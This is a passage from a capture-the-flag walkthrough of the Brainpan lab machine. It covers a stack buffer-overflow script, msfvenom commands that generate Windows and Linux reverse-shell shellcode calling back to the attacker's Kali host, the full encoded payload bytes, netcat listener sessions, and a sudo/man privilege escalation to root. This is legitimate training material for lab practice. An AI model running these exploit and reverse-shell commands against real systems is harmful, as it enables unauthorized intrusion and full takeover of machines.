39\xe9\xff\x7e\xb9\x16\x2a\xd0\xe9\xb8\x85\x91\x59\x79\x76\x7a\xb3\x76\xa9\x9a\xbc\x5c\xc2\x31\x47\x37\x2d\x6d\x09\xc3\xc5\x6c\x95\xcf\xc7\xf8\x73\xa5\xf7\xac\x2c\x52\x61\xf5\xa6\xc3\x6e\x23\xc3\xc4\xe5\xc0\x34\x8a\x0d\xac\x26\x7b\xfe\xfb\x14\x2a\x01\xd6\x30\xb0\x90\xbd\xc0\xbf\x88\x69\x97\xe8\x7f\x60\x7d\x05\xd9\xda\x63\xda\xbf\x25\x27\x03\x7c\xab\xa6\xc6\x38\x8f\xb8\x1e\xc0\x8b\xec\xce\x97\x45\x5a\xa9\x41\x24\x34\x63\x3d\xee\xd0\xf2\x0d\x31\xa6\xfa\x5b\xc7\x46\xa4\x32\x9e\x79\x63\xd2\x16\x02\x99\x42\xd8\xd9\x19\x72\x93\x43\x0b\x1b\x7a\x16\x09\x46\x7d\xcd\x4e\x7f\xfe\xe7\x2e\x84\x1e\x82\x2b\xc0\x98\x7f\x46\x59\x4d\x7f\xf5\x5a\x44"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
print s.recv(1024)

s.sendall(offsetJunk+EIP+noOps+payload)

```

- We now need to create the shell exploit
- To do so we will be using a **msfvenom** console command
 - This will create a reverse shell via tcp
 - **msfvenom -p windows/shell_reverse_tcp LHOST=<KALI LINUX IP> LPORT=1234 R -e x86/shikata_ga_nai -b '\x00' -f c**
 - Remember to delete multiple lines of code go to the line you want to remove and hit "DD" in VIM
 - Make sure to re-insert the quotation marks to not break the program

```

(kali㉿kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.78.4 LPORT=1234 R -e x86/shikata_ga_nai -b '\x00' -f c

```

- Now the **payload** must be changed to the following code
- See <https://infinitelogins.com/2020/01/25/msfvenom-reverse-shell-payload-cheatsheet/> for more payloads
- **msfvenom --list formats**
- Now it is time to run the exploit
 - First we need to listen on port 1234 for the reverse shell we are creating
 - **Create a new tab on kali linux**
 - **nc -nvlp 1234**
 - 1234 is the port we used in the creation of the shell payload

```

(kali㉿kali)-[~]
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.78.4] from (UNKNOWN) [192.168.78.3] 49226
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\cyberlab\Downloads>

```

- **SUCCESS!** We've attacked our windows machine port of brainpan, now we need to attack the real brainpan so we need to generate the linux shellcode.

- `msfvenom -p linux/x86/shell_reverse_tcp LHOST=<KALI-IP> LPORT=1234 R -e x86/alpha_upper -b '\x00' -f c`
- Also update the IP address of the **python attack code** to the **brainpan IP**
- **Don't forget to re-insert quotation marks**

```

$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.78.4 LPORT=1234 R -e x86/alpha_upper -b '\x00' -f c
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 205 (iteration=0)
x86/alpha_upper chosen with final size 205
Payload size: 205 bytes
Final size of c file: 886 bytes
unsigned char buf[] =
"\x89\xe3\xda\xd9\xd9\x73\xf4\x58\x50\x59\x49\x49\x49\x43"
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58\x34"
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41"
"\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58"
"\x50\x38\x41\x43\x4a\x4a\x49\x56\x51\x39\x4b\x4b\x47\x5a\x43"
"\x46\x33\x50\x43\x46\x33\x52\x4a\x55\x52\x4b\x39\x4b\x51\x58"
"\x30\x53\x56\x38\x4d\x4b\x30\x4c\x53\x51\x49\x48\x30\x57\x4f"
"\x48\x4d\x4d\x50\x37\x39\x54\x39\x4b\x49\x32\x48\x4f\x30\x4e"
"\x48\x30\x4e\x33\x34\x35\x38\x53\x32\x35\x50\x34\x44\x49\x42"
"\x4d\x59\x4d\x31\x48\x30\x33\x56\x46\x30\x36\x31\x46\x33\x48"
"\x33\x35\x53\x4d\x59\x4b\x51\x58\x4d\x4d\x50\x50\x52\x43\x58"
"\x42\x4e\x56\x4f\x42\x53\x43\x58\x55\x38\x56\x4f\x36\x4f\x32"
"\x42\x35\x39\x4d\x59\x4b\x53\x30\x52\x36\x33\x4b\x39\x4d\x31"
"\x4e\x50\x44\x4b\x58\x4d\x4b\x30\x41\x41";

```

- `nc -nvlp 1234`
- `python requestS.py`
- We have ourselves a low-level reverse shell on brainpan!

```

(kali㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.78.4] from (UNKNOWN) [192.168.78.6] 44515
ls
checksrv.sh
web
id
uid=1002(puck) gid=1002(puck) groups=1002(puck)

```

- **Navigate to home directory to see if we can find anything useful**
 - `pwd`
 - `cd ..`

```

web
pwd
/home/puck
cd ..
ls
anansi
puck
reynard

```

- There is actually a script which restarts the webservice
- using **sudo -l** will show us any special permissions we can use with sudo

- **Anansi_util** is writable by **anansi** and executable by **root** with no password
- **sudo /home/anansi/bin/anansi_util**

```
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
- network
- proclisp
- manual [command]
```

- The **manual [command]** stands out
 - Maybe we can escalate using this!
 - Make sure we are in “puck” directory as that is the user we want to use
 - **cd /home/puck**
- First we must escalate the shell (see https://sushant747.gitbooks.io/total-0scp-guide/content/spawning_shells.html)
 - **python -c 'import pty; pty.spawn("/bin/sh")'**
- **sudo /home/anansi/bin/anansi_util manual /bin/sh**

```

[listening on [any] 1234 ...
connect to [192.168.78.4] from (UNKNOWN) [192.168.78.6] 52466
python -c 'import pty; pty.spawn("/bin/sh")'
$ sudo /home/anansi/bin/anansi_util manual /bin/sh
sudo /home/anansi/bin/anansi_util manual /bin/sh
/usr/bin/man: manual-/bin/sh: No such file or directory
/usr/bin/man: manual_/bin/sh: No such file or directory
No manual entry for manual
WARNING: terminal is not fully functional
- (press RETURN)

```

```
#!/bin/bash
root@brainpan:/usr/share/man# id
id
uid=0(root) gid=0(root) groups=0(root)
```

- We have obtained root!

[illegible]